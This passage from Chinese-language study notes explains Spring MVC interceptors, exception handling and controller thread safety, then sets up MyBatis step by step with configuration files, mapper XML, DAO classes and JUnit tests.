preHandle(...)返回true --> 处理器方法 --> postHandle(...) --> 视图处理 -->afterCompletion(...)；

preHandle(...)返回false --> 中断流程，不执行后续拦截器和处理器。

**如果只需要实现某个方法，可以继承HandlerInterceptorAdapter。**

|  |
| --- |
| **package** com.tongwx.interceptor;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.http.HttpServletResponse;  **import** javax.servlet.http.HttpSession;  **import** org.springframework.web.servlet.HandlerInterceptor;  **import** org.springframework.web.servlet.ModelAndView;  /\*\*  \* 登录验证拦截器  \*/  **public** **class** LoginHandlerInterceptor **implements** HandlerInterceptor {  /\*\*  \* 拦截除了登录之外的所有请求，并判断session中是否存在登录信息，若不存在则重定向到登录页面。  \*/  **public** **boolean** preHandle(HttpServletRequest request, HttpServletResponse response, Object handler)  **throws** Exception {  System.***out***.println(request.getRequestURI());  HttpSession session = request.getSession();  **if** (**null** == session.getAttribute("username")) {  response.sendRedirect("toLogin.do");  **return** **false**;  }  **return** **true**;  }  **public** **void** postHandle(HttpServletRequest request, HttpServletResponse response, Object handler,  ModelAndView modelAndView) **throws** Exception {  }  **public** **void** afterCompletion(HttpServletRequest request, HttpServletResponse response, Object handler, Exception ex)  **throws** Exception {  }  } |

step2. 在Spring配置文件中配置拦截器。

|  |
| --- |
| **beans根元素**  <!-- 配置登录验证拦截器 -->  <mvc:interceptors>  <mvc:interceptor>  <!-- 拦截路径 -->  <mvc:mapping path=*"/\*\*"*/>  <!-- 要排除的路径 -->  <mvc:exclude-mapping path=*"/toLogin.do"*/>  <mvc:exclude-mapping path=*"/login\*.do"*/>  <!-- 拦截器类 -->  <bean class=*"com.tongwx.interceptor.LoginHandlerInterceptor"*></bean>  </mvc:interceptor>  </mvc:interceptors>  **beans根元素** |

* 1. **异常处理**

将异常抛给Spring框架，让Spring框架来处理异常。

**方式一：****全局处理：配置简单异常处理器**

step1.在Spring配置文件中，配置简单异常处理器(SimpleMappingExceptionResovler)。

|  |
| --- |
| <!-- 配置简单异常处理器 -->  <bean  class=*"org.springframework.web.servlet.handler.SimpleMappingExceptionResolver"*>  <property name=*"exceptionMappings"*>  <props>  <!-- 指定异常类型和对应视图名 -->  <prop key=*"java.lang.NumberFormatException"*>error1</prop>  <prop key=*"java.lang.StringIndexOutOfBoundsException"*>error2</prop>  </props>  </property>  </bean> |

step2.添加异常处理页面。获取异常对象名：${exception }

**方式二：全局处理：实现****HandlerExceptionResolver接口自定义****异常处理器**

适合全局处理有处理过程的异常。

step1.自定义一个异常处理器类实现HandlerExceptionResolver接口

|  |
| --- |
| **import** java.util.HashMap;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.http.HttpServletResponse;  **import** org.springframework.web.servlet.HandlerExceptionResolver;  **import** org.springframework.web.servlet.ModelAndView;  **public** **class** MyMappingExceptionResolver **implements** HandlerExceptionResolver {  **public** ModelAndView resolveException(HttpServletRequest request, HttpServletResponse response, Object handler,  Exception ex) {  HashMap<String, Object> model = **new** HashMap<String, Object>();  model.put("ex", ex);  **return** **new** ModelAndView("exception", model);  }  } |

step2.在Spring配置文件中配置自定义的异常处理器

|  |
| --- |
| <!-- 配置自定义异常处理器 -->  <bean id=*"exceptionHandler"* class=*"com.tongwx.exception.MyMappingExceptionResolver"*></bean> |

step3.添加异常处理页面。

**方式三：局部处理：使用@ExceptionHandler注解**

适合局部处理有处理过程的异常。

step1. 在处理器类当中，添加一个异常处理方法，处理当前处理器的其它方法所抛出的异常。

|  |
| --- |
| /\*\*  \* 异常处理方法(处理当前处理器的其它方法所抛出的异常)  \*/  @ExceptionHandler  **public** String execute(Exception e, HttpServletRequest request) {  //依据异常类型，分别做不同的处理  **if** (e **instanceof** NumberFormatException) {  //异常的处理...  request.setAttribute("errorMsg", "数字转换异常");  **return** "exception2";  } **else** **if** (e **instanceof** StringIndexOutOfBoundsException) {  request.setAttribute("errorMsg", "下标越界");  **return** "exception2";  }  request.setAttribute("errorMsg", e);  **return** "system\_error";  } |

step2.添加异常处理页面。

**注：如要批量处理局部异常，可定义一个局部异常处理类，添加上述方法，然后让需要使用该异常处理方法的处理器继承该类。**

* 1. **线程安全问题**

Spring MVC默认是单例模式，Controller、Service、Dao都是单例所以在使用不当存在一定的安全隐患。Controller单例模式的好处在与：   
1. 提高性能，不用每次创建Controller实例，减少了对象创建和垃圾收集的时间   
2. 没多例的必要   
由于只有一个Controller的实例，当多个线程同时调用它的时候，它的成员变量就不是线程安全的。   
当然在大多数情况下，我们根本不需要Controller考虑线程安全的问题，除非在类中声明了成员变量。因此Spring MVC的Contrller在编码时，尽量避免使用实例变量。如果一定要使用实例变量，则可以改用以下方式：   
1. Controller中声明 scope=”prototype”，即设置为多例模式   
2.在Controller中使用ThreadLocal变量,如：private ThreadLocal<Integer> count = new ThreadLocal<Integer>();


**Mybatis**

**返回Map类型的结果**

mybatis会将查询到的记录先转换成对应的Map 对象（以字段名作为key,以字段值作为value。 一条记录对应一个Map）。然后再将Map中的数据 存放到对应的实体对象里面。

**解决实体类的属性与表的字段名不一致**

方式一：字段使用别名   
方式二: 使用resultMap元素。



**如何使用Mapper映射器?**

调用SqlSession的getMapper方法，获得符合映射器 要求的对象即可。

* 1. **MyBetis介绍**

**简介**

MyBatis 是一款支持普通SQL查询、存储过程以及高级映射的优秀的持久层ORM框架。

MyBatis 使用简单的 XML 或注解来配置和定义映射关系，将 Java 的 POJO映射成数据库中的记录。

MyBatis 封装了几乎所有的 JDBC 代码和参数的手工设置以及结果集的检索，开发者只需要关注 SQL 本身。

**ORM是什么**

Object Relational Mapping，对象关系映射。ORM模型就是数据库的表记录和简单Java对象（Plain Ordinary Java Object，简称POJO）的相互映射（相互转换）模型，通过这层映射关系（映射配置）就能快速地将数据库数据和POJO相互转换，我们就可以通过POJO直接操作数据库数据！

**历史**

iBatis由Clinton Begin 在2002 年创建，其后，捐献给了Apache基金会，成立了iBatis 项目。2010 年5 月，将代码库迁致Google Code，并更名为MyBatis。后来又迁移至GitHub。

**资源**

官方中文文档：<http://www.mybatis.org/mybatis-3/zh/index.html>

jar包下载地址：<https://github.com/mybatis/mybatis-3/releases>

**体系结构**

映射文件.xml **——→** 总配置文件SqlMapConfig.xml  **←——** 映射文件.xml

**↓**

SqlSessionFactoryBuilder

**↓**

SqlSessionFactory

**↓**

**SqlSession**

**↓**

Executor

**↓**

sql输入映射参数（基本数据、HashMap、POJO）**——→** Mapped Statement **←——** sql输出映射参数（基本数据、HashMap、POJO）

**↓**

数据库

**SqlMapConfig.xml（1个）**：主配置文件，用于指定框架参数和数据库连接参数。

**mapper.xml文件（多个）：**映射定义文件，用于定义SQL语句和输入输出参数的映射信息。此文件需在SqlMapConfig.xml中加载。

**SqlSessionFactoryBuilder：**负责根据主配置文件构建SqlSessionFactory实例。


**SqlSessionFactory：**每一个MyBatis应用程序都以一个SqlSessionFactory对象为核心。该对象负责创建SqlSession对象实例。

**SqlSession：**该对象包含了执行SQL语句的增删改查方法。

**Executor：**MyBatis底层的执行器接口，用于将SQL的入参映射至SQL中（相当于jdbc中对preparedStatement设置参数），将结果映射至JavaBean中（相当于jdbc中解析处理结果集）。有两个实现，一个是基本执行器、一个是缓存执行器。

**Mapped Statement：**MyBatis的底层封装对象，包装了SQL语句、入参映射信息和结果集映射信息。mapper.xml文件中一个sql对应一个Mapped Statement对象，sql的id即是Mapped statement的id。

**处理流程**



**加载配置**

配置有两种形式，一种是XML配置文件，另一种是Java代码的注解。MyBatis将SQL的配置信息加载成为一个个的MappedStatement对象（包含传入参数映射配置、执行的SQL语句、结果映射配置），并将其存储在内存中。

**SQL解析**

当API接口层接收到调用请求时，会接收到传入SQL的ID和传入参数对象（可以是Map、javaBean或者基本数据类型），Mybatis会根据SQL的ID找到对应的MappedStatement,然后根据传入参数对象对MappedStatement进行解析，解析后可以得到最终要执行的SQL语句和参数。

**SQL执行**

将最终得到的SQL和参数拿到数据库进行执行，得到操作数据库的结果。

**结果映射**

将操作数据库的结果按照映射的配置进行转换，可以转换成HashMap。JavaBean或基本数据类型，并将最终结果返回。

**与Hibernate比较**

|  |  |  |
| --- | --- | --- |
|  | MyBatis | Hibernate |
| 学习成本 | MyBatis简单易学（特别是有SQL语法基础的人），较接近JDBC | Hibernate的学习门槛高，要精通门槛更高，而且怎么设计O/R映射，在性能和对象模型之间如何权衡，以及怎样用好Hibernate需要具有很强的经验和能力才行。 |
| 程序灵活性 | MyBatis半自动映射，直接编写SQL，可严格控制sql执行性能，灵活性高 | Hibernate全表映射经常增加不需要的数据传输, 比如更新时需要发送所有字段；  无法根据不同的条件组装不同的SQL；  对多表关联和复杂SQL查询支持较差，需要自己写SQL，返回后，需要自己将数据组装为POJO；  不能有效支持存储过程；  虽然有HQL，但性能较差，大型互联网系统往往需要优化SQL，而Hibernate做不到； |
| 程序执行效律 | MyBatis效律高 |  |
| 可移植性 | 差。不同数据库需写不同SQL | Hibernate较好（与数据库关联在配置中完成，HQL语句与数据库无关） |
| 适用场合 | 互联网软件、企业运营类软件等，因为这类软件需求变化频繁，一但需求变化要求成果输出迅速 |  |

* 1. **基于DAO接口的MyBatis开发步骤**

**导包**

MyBatis的jar包下载地址：[**https://github.com/mybatis/mybatis-3/releases**](https://github.com/mybatis/mybatis-3/releases)解压后：

mybatis-3.2.7.jar----mybatis的核心包

lib----mybatis的依赖包

mybatis-3.2.7.pdf----mybatis使用手册

导入mybatis核心包和依赖包、数据库驱动包、日志包（配置日志配置文件）：

asm-3.3.1.jar

cglib-2.2.2.jar

commons-logging-1.1.1.jar

javassist-3.17.1-GA.jar

junit-4.9.jar

log4j-1.2.17.jar

log4j-api-2.0-rc1.jar

log4j-core-2.0-rc1.jar

mybatis-3.2.7.jar

mysql-connector-java-5.1.7-bin.jar

slf4j-api-1.7.5.jar

slf4j-log4j12-1.7.5.jar

**在classpath下创建日志文件log4j.properties**（mybatis默认使用log4j作为输出日志信息）

|  |
| --- |
| # Global logging configuration  # DEBUG for development environment, INFO or ERROR for production environment  log4j.rootLogger=DEBUG, stdout  # Console output...  log4j.appender.stdout=org.apache.log4j.ConsoleAppender  log4j.appender.stdout.layout=org.apache.log4j.PatternLayout  log4j.appender.stdout.layout.ConversionPattern=%5p [%t] - %m%n |

**在classpath下创建主配置文件**（名称可自定义，内容可参考用户手册）。

myBatis-config.xml：

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"* ?>  <!DOCTYPE configuration PUBLIC "-//mybatis.org//DTD Config 3.0//EN"  "http://mybatis.org/dtd/mybatis-3-config.dtd">  <configuration>  <!-- ★★★★★★★★★★设置别名★★★★★★★★★★ -->  <!--  通过别名简化对类的使用：  内置别名：对常用的java类型，已经内置了一些别名支持。这些别名都是不区分大小写的。（详细参看用户手册）  自定义别名：在myBatis的主配置文件给pojo.Dept类创建别名Dept,后继的DeptMapper.xml配置文件中可以使用该别名  -->  <typeAliases>  <typeAlias type=*"pojo.Dept"* alias=*"Dept"* />  </typeAliases>  <!-- ★★★★★★★★★★设置运行环境★★★★★★★★★★ -->  <!-- 可以设置多个运行环境，满足不同需要，例如开发、测试、生产。和spring整合后 environments配置将废除。 -->  <environments default=*"development"*>  <environment id=*"development"*>  <!-- 配置事务管理。类型主要有jdbc和managed,前者依赖于数据源获得的连接，后者依赖于容器 -->  <transactionManager type=*"JDBC"* />  <!-- 配置数据库连接池 -->  <dataSource type=*"POOLED"*>  <property name=*"driver"* value=*"com.mysql.jdbc.Driver"* />  <!-- 如果数据库设置为UTF-8,则URL参数连接需要添加?useUnicode=true&amp;characterEncoding=UTF-8，如下 -->  <property name=*"url"*  value=*"jdbc:mysql://localhost:3306/mybatis?useUnicode=true&amp;characterEncoding=UTF-8"* />  <property name=*"username"* value=*"root"* />  <property name=*"password"* value=*"root"* />  </dataSource>  </environment>  </environments>    <!-- ★★★★★★★★★★引用映射文件★★★★★★★★★★ -->  <mappers>    </mappers>  </configuration> |

**创建数据库及表**

drop database if exists mybatis;

create database mybatis CHARACTER SET UTF8;

use mybatis;

create table dept(

dept\_id int primary key auto\_increment,

dept\_name varchar(50),

dept\_address varchar(50),

dept\_uuid varchar(36)

);

insert into dept(dept\_name,dept\_address) values('研发部一部','广州');

insert into dept(dept\_name,dept\_address) values('研发部二部','广州');

insert into dept(dept\_name,dept\_address) values('研发部三部','深圳');

select \* from dept;

**创建实体类**（类名和属性与数据库表名和字段名相呼应）

Dept.java：

|  |
| --- |
| **package** pojo;  **import** java.io.Serializable;  **public** **class** Dept **implements** Serializable {  **private** Integer deptId; //部门编号  **private** String deptName;//部门名称  **private** String deptAddress;//部门地址  **private** String deptUuid;//测试mysql的UUID主键返回  **省略getter、setter和toString方法**  } |

**创建SQL映射文件，实现增删改查SQL**

**实体类属性与表字段名不一致的解决方法：字段使用别名，或者使用resultMap元素。**

Dept.xml：（可以参考用户手册）

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"* ?>  <!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN" "http://mybatis.org/dtd/mybatis-3-mapper.dtd">  <!-- namespace：命名空间，用于隔离sql语句 -->  <mapper namespace=*"mapper.DeptMapper"*>  <!--  id属性：定义sql语句的位置，java代码中通过命名空间+id方式找到该语句。  parameterType属性：定义输入参数映射的Java类型。若不指定，Mybatis也能自动根据代码传递的参数Dept自动匹配。  主配置文件未设置别名时，parameterType指定的pojo需写全名。  ognl表达式：  #{变量名}表示占位符，接收简单类型值或pojo属性值。输入参数为简单类型时，变量名可任意。  ${变量名}表示拼接符，接收简单类型值或pojo属性值。输入参数为简单类型时，变量名只能为value。  ${变量名}不建议使用，有SQL注入问题。  resultType属性：定义输出结果映射的Java类型。  -->    <!-- ★★★★★★★★★★ 增（mysql返回自增主键值） ★★★★★★★★★★ -->  <insert id=*"insert"* parameterType=*"Dept"*>  <!--  selectKey可实现主键返回  keyProperty：指定返回的主键存储在pojo中的哪个属性  order：指定selectKey语句相对于insert语句的执行顺序。  resultType：返回的主键是什么类型  LAST\_INSERT\_ID()：是mysql的函数，返回auto\_increment自增列新记录的id值  由于mysql执行完insert语句之后才生成自增主键，所以这里的order值应设为AFTER  -->  <selectKey keyProperty=*"deptId"* order=*"AFTER"* resultType=*"java.lang.Integer"*>  select LAST\_INSERT\_ID()  </selectKey>  insert into dept(dept\_name,dept\_address) values(#{deptName},#{deptAddress})  </insert>    <!-- ★★★★★★★★★★ 增（mysql返回UUID主键值） ★★★★★★★★★★ -->  <insert id=*"insert2"* parameterType=*"Dept"*>  <!--  select uuid()：是mysql的函数，返回UUID值  注意这里的order值应设为BEFORE  -->  <selectKey keyProperty=*"deptUuid"* order=*"BEFORE"* resultType=*"java.lang.String"*>  select uuid()  </selectKey>  insert into dept(dept\_uuid,dept\_name,dept\_address) values(#{deptUuid},#{deptName},#{deptAddress})  </insert>    <!-- ★★★★★★★★★★ 增（Oracle返回自定义序列生成的主键值） ★★★★★★★★★★ -->  <insert id=*"insert3"* parameterType=*"Dept"*>  <!-- 注意这里的order值应设为BEFORE -->  <selectKey keyProperty=*"deptId"* order=*"BEFORE"* resultType=*"java.lang.Integer"*>  SELECT 自定义序列.NEXTVAL FROM DUAL  </selectKey>  insert into dept(dept\_id,dept\_name,dept\_address) values(#{deptId},#{deptName},#{deptAddress})  </insert>    <!-- ★★★★★★★★★★ 删 ★★★★★★★★★★ -->  <delete id=*"delete"* parameterType=*"Dept"*>  delete from dept where  dept\_id=#{deptId}  </delete>    <!-- ★★★★★★★★★★ 改 ★★★★★★★★★★ -->  <update id=*"update"* parameterType=*"Dept"*>  update dept set  dept\_name=#{deptName}, dept\_address=#{deptAddress} where  dept\_id=#{deptId}  </update>  <!-- ★★★★★★★★★★ 显示指定表字段与实体属性的映射关系，两者命名不一致时配置，用于查询。 ★★★★★★★★★★ -->  **<!-- 可在SQL语句中使用字段别名代替此配置 -->**  <resultMap id=*"deptResultMap"* type=*"Dept"*>  <id property=*"deptId"* column=*"dept\_id"* />  <result property=*"deptName"* column=*"dept\_name"* />  <result property=*"deptAddress"* column=*"dept\_address"* />  </resultMap>  <!-- ★★★★★★★★★★ 查单条 ★★★★★★★★★★ -->  <!-- 表字段和对应实体属性命名一致时可以不引用resultMap配置，直接使用resultType="返回的全类名或别名"，建议使用前者；查询结果为所有字段时，也可以用\*表示 -->  <select id=*"selectOne"* parameterType=*"int"* resultMap=*"deptResultMap"*>  select  dept\_id, dept\_name from dept where dept\_id=#{deptId}  </select>    <!-- ★★★★★★★★★★ 查多条 ★★★★★★★★★★ -->  <!-- 表字段和对应实体属性命名一致时可以不引用resultMap配置，直接使用resultType="返回的全类名或别名"，建议使用前者；查询结果为所有字段时，也可以用\*表示 -->  <!-- 返回结果配置的不是集合类型，而是集合元素的类型；参数也可以通过Map等方式封装（Java代码中用(Map)强转即可） -->  <select id=*"selectList"* parameterType=*"Map"* resultMap=*"deptResultMap"*>  select \*  from dept where dept\_name like #{deptName}  </select>  </mapper> |

**修改主配置文件，指定映射文件的位置**

myBatis-config.xml：

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"* ?>  <!DOCTYPE configuration PUBLIC "-//mybatis.org//DTD Config 3.0//EN"  "http://mybatis.org/dtd/mybatis-3-config.dtd">  <configuration>  …………  <environments default=*"development"*>  …………  </environments>    **<!-- ★★★★★★★★★★引用映射文件★★★★★★★★★★ -->**  **<mappers>**  **<mapper resource=*"mapper/DeptMapper.xml"* />** <!-- 原始DAO开发Mapper文件 -->  **</mappers>**    </configuration> |

**编写DAO接口和实现类，使用myBatis提供的API来访问数据库**

**接口DeptDao：**

|  |
| --- |
| **package** dao;  **import** java.util.List;  **import** java.util.Map;  **import** pojo.Dept;  **public** **interface** DeptDao {  **public** **int** insert(Dept dept);  **public** **int** delete(Dept dept);  **public** **int** update(Dept dept);  **public** Dept selectOne(**int** deptId);  **public** List<Dept> selectList(Map map);  } |

**实现类：DeptDaoImpl.java（原始版，展示流程）**

|  |
| --- |
| **import** pojo.Dept;  /\*\*  \* 用于插入数据到dept表。  \* **@param** dept 部门信息  \* **@return** 表示受影响的行数  \*/  **public** **class** DeptDaoImpl {  **public** **int** insert(Dept dept) {  **int** i = 0;  SqlSession sqlSession = **null**;  String config = "myBatis-config.xml";  Reader reader = **null**;  **try** {  **/\***  **\* 获取SqlSession对象**  **\*/**  //1.读取配置信息  reader = Resources.*getResourceAsReader*(config);  //2.构建session工厂  SqlSessionFactory sqlSessionFactory = **new** SqlSessionFactoryBuilder().build(reader);  //3.创建session  sqlSession = sqlSessionFactory.openSession();  **/\***  **\* 使用SqlSession对象进行增删改查操作**  **\*/**  //4.事务默认自动启动  //5.处理数据。SQL映射语句的位置为该语句所在的namespace+该语句的id  i = sqlSession.insert("mapper.DeptMapper.insert", dept);  //6.提交事务  sqlSession.commit();  } **catch** (Exception e) {  e.printStackTrace();  //6.若失败则回滚事务  sqlSession.rollback();  } **finally** {  **try** {  //7.关闭文件流  reader.close();  } **catch** (IOException e) {  e.printStackTrace();  }  //8.关闭session  sqlSession.close();  }  **return** i;  }  } |

**可提取出MyBatisUtil工具类：**

|  |
| --- |
| **package** util;  **import** java.io.IOException;  **import** java.io.Reader;  **import** org.apache.ibatis.io.Resources;  **import** org.apache.ibatis.session.SqlSession;  **import** org.apache.ibatis.session.SqlSessionFactory;  **import** org.apache.ibatis.session.SqlSessionFactoryBuilder;  **public** **class** MyBatisUtil {  **private** **static** **final** ThreadLocal<SqlSession> ***threadLocal*** = **new** ThreadLocal<SqlSession>();  **private** **static** SqlSessionFactory *sessionFactory*;  **private** **static** String *CONFIG\_FILE\_LOCATION* = "myBatis-config.xml";  **static** {  **try** {  *buildSessionFactory*();  } **catch** (Exception e) {  System.***err***.println("%%%% Error Creating SessionFactory %%%%");  e.printStackTrace();  }  }  **private** MyBatisUtil() {  }  /\*\*  \* Returns the ThreadLocal Session instance. Lazy initialize  \* the <code>SessionFactory</code> if needed.  \*  \* **@return** Session  \* **@throws** Exception  \*/  **public** **static** SqlSession getSession() **throws** Exception {  SqlSession session = ***threadLocal***.get();  **if** (session == **null**) {  **if** (*sessionFactory* == **null**) {  *buildSessionFactory*();  }  session = (*sessionFactory* != **null**) ? *sessionFactory*.openSession() : **null**;  ***threadLocal***.set(session);  }  **return** session;  }  /\*\*  \* 创建session工厂  \*/  **public** **static** **void** buildSessionFactory() {  Reader reader = **null**;  **try** {  //读取配置信息  reader = Resources.*getResourceAsReader*(*CONFIG\_FILE\_LOCATION*);  //构建session工厂  *sessionFactory* = **new** SqlSessionFactoryBuilder().build(reader);  } **catch** (Exception e) {  System.***err***.println("%%%% Error Creating SessionFactory %%%%");  e.printStackTrace();  } **finally** {  **try** {  //关闭输入字符流  reader.close();  } **catch** (IOException e) {  e.printStackTrace();  }  }  }  /\*\*  \* 关闭session单例  \*/  **public** **static** **void** closeSession() {  SqlSession session = ***threadLocal***.get();  ***threadLocal***.set(**null**);  **if** (session != **null**) {  session.close();  }  }  /\*\*  \* 获取session工厂  \*/  **public** **static** SqlSessionFactory getSessionFactory() {  **return** *sessionFactory*;  }  } |

**重新编写实现类DeptDaoImpl.java：**

**注意：**

SqlSessionFacoty一旦创建完成就不需要SqlSessionFactoryBuilder了，所以可以将SqlSessionFactoryBuilder当成一个工具类使用，最佳使用范围是方法范围即方法体内局部变量。

SqlSessionFactory是一个接口，接口中定义了openSession的不同重载方法，SqlSessionFactory的最佳使用范围是整个应用运行期间，一旦创建后可以重复使用，通常以单例模式管理SqlSessionFactory。

每个线程都应该有它自己的SqlSession实例。SqlSession的实例不能共享使用，它也是线程不安全的。因此最佳的范围是请求或方法范围。绝对不能将SqlSession实例的引用放在一个类的静态字段或实例字段中。

打开一个 SqlSession，使用完毕就要关闭它。通常把这个关闭操作放到 finally 块中以确保每次都能执行关闭。

|  |
| --- |
| **package** daoimpl;  **import** java.util.List;  **import** java.util.Map;  **import** org.apache.ibatis.session.SqlSession;  **import** dao.DeptDao;  **import** pojo.Dept;  **import** util.MyBatisUtil;  **public** **class** DeptDaoImpl **implements** DeptDao {  /\*\*  \* 增  \*/  **public** **int** insert(Dept dept) {  SqlSession session = **null**;  **int** i = 0;  **try** {  //获取sqlSession  session = MyBatisUtil.*getSession*();  //事务默认自动启动  //处理数据。SQL映射语句的位置为该语句所在的namespace+该语句的id  i = session.insert("mapper.DeptMapper.insert", dept);  //i = session.insert("mapper.DeptMapper.insert2", dept);  //i = session.insert("mapper.DeptMapper.insert3", dept);  //提交事务  session.commit();  } **catch** (Exception e) {  e.printStackTrace();  //失败则回滚事务  session.rollback();  } **finally** {  //关闭sqlSession  MyBatisUtil.*closeSession*();  }  **return** i;  }  /\*\*  \* 删  \*/  **public** **int** delete(Dept dept) {  SqlSession session = **null**;  **int** i = 0;  **try** {  session = MyBatisUtil.*getSession*();  //SQL映射语句的位置为该语句所在的namespace+该语句的id  i = session.delete("mapper.DeptMapper.delete", dept);  //System.out.println("受影响行数："+i);  session.commit();  } **catch** (Exception e) {  e.printStackTrace();  session.rollback();  } **finally** {  MyBatisUtil.*closeSession*();  }  **return** i;  }  /\*\*  \* 改  \*/  **public** **int** update(Dept dept) {  SqlSession session = **null**;  **int** i = 0;  **try** {  session = MyBatisUtil.*getSession*();  //SQL映射语句的位置为该语句所在的namespace+该语句的id  i = session.update("mapper.DeptMapper.update", dept);  System.***out***.println("受影响行数：" + i);  session.commit();  } **catch** (Exception e) {  e.printStackTrace();  session.rollback();  } **finally** {  MyBatisUtil.*closeSession*();  }  **return** i;  }  /\*\*  \* 查单条  \*/  **public** Dept selectOne(**int** deptId) {  SqlSession session = **null**;  Dept dept = **null**;  **try** {  session = MyBatisUtil.*getSession*();  //selectOne只能查询一条记录，如果使用selectOne查询多条记录则抛异常  //SQL映射语句的位置为该语句所在的namespace+该语句的id  dept = (Dept) session.selectOne("mapper.DeptMapper.selectOne", deptId);  System.***out***.println("dept:" + dept);  } **catch** (Exception e) {  e.printStackTrace();  } **finally** {  MyBatisUtil.*closeSession*();  }  **return** dept;  }  /\*\*  \* 查多条  \*/  **public** List<Dept> selectList(Map map) {  SqlSession session = **null**;  List<Dept> depts = **null**;  **try** {  session = MyBatisUtil.*getSession*();  //selectList可以查询一条或多条记录  //SQL映射语句的位置为该语句所在的namespace+该语句的id  depts = session.selectList("mapper.DeptMapper.selectList", map);  } **catch** (Exception e) {  e.printStackTrace();  } **finally** {  MyBatisUtil.*closeSession*();  }  **return** depts;  }  } |

**编写测试类**

需要导入junit包

|  |
| --- |
| **package** daoimpl;  **import** java.util.HashMap;  **import** java.util.List;  **import** java.util.Map;  **import** org.junit.AfterClass;  **import** org.junit.BeforeClass;  **import** org.junit.Test;  **import** pojo.Dept;  **public** **class** DeptDaoImplTest {  **private** **static** DeptDaoImpl *deptDaoImpl*;  @BeforeClass  **public** **static** **void** setUpBeforeClass() **throws** Exception {  *deptDaoImpl* = **new** DeptDaoImpl();  }  @AfterClass  **public** **static** **void** tearDownAfterClass() **throws** Exception {  *deptDaoImpl* = **null**;  }  @Test  **public** **void** testInsert() {  Dept dept = **new** Dept();  dept.setDeptName("市场部");  dept.setDeptAddress("深圳");  **int** i = *deptDaoImpl*.insert(dept);  System.***out***.println("受影响行数：" + i);  System.***out***.println("dept自增主键值：" + dept.getDeptId());  System.***out***.println("dept的UUID主键值：" + dept.getDeptUuid());  }  @Test  **public** **void** testDelete() {  Dept dept = **new** Dept();  dept.setDeptId(4);  **int** i = *deptDaoImpl*.delete(dept);  System.***out***.println("受影响行数：" + i);  }  @Test  **public** **void** testUpdate() {  Dept dept = **new** Dept();  dept.setDeptId(1);  dept.setDeptName("研发部总部");  dept.setDeptAddress("北京");  **int** i = *deptDaoImpl*.update(dept);  System.***out***.println("受影响行数：" + i);  }  @Test  **public** **void** testSelectOne() {  **int** id = 1;  Dept dept = *deptDaoImpl*.selectOne(id);  System.***out***.println(dept);  }  @Test  **public** **void** testSelectList() {  Map map = **new** HashMap();  map.put("deptName", "%研%");  List<Dept> depts = *deptDaoImpl*.selectList(map);  **for** (Dept dept : depts) {  System.***out***.println("dept:" + dept);  }  }  } |

**基于Mapper接口的MyBatis开发步骤**

**原理**

Mapper接口开发方式只需要程序员编写Mapper接口（相当于Dao接口，又叫Mapper映射器）和Mapper文件，由Mybatis框架根据接口定义创建接口的动态代理对象，代理对象的方法体同上边Dao接口实现类方法。

Mapper接口代理对象的获取方式（例）：DeptMapper deptMapper = sqlSession.getMapper(DeptMapper.class);

**条件**

Mapper接口开发需要遵循以下规范：

Mapper**接口的类路径**（完全限定名）和Mapper文件中的**namespace**相同。

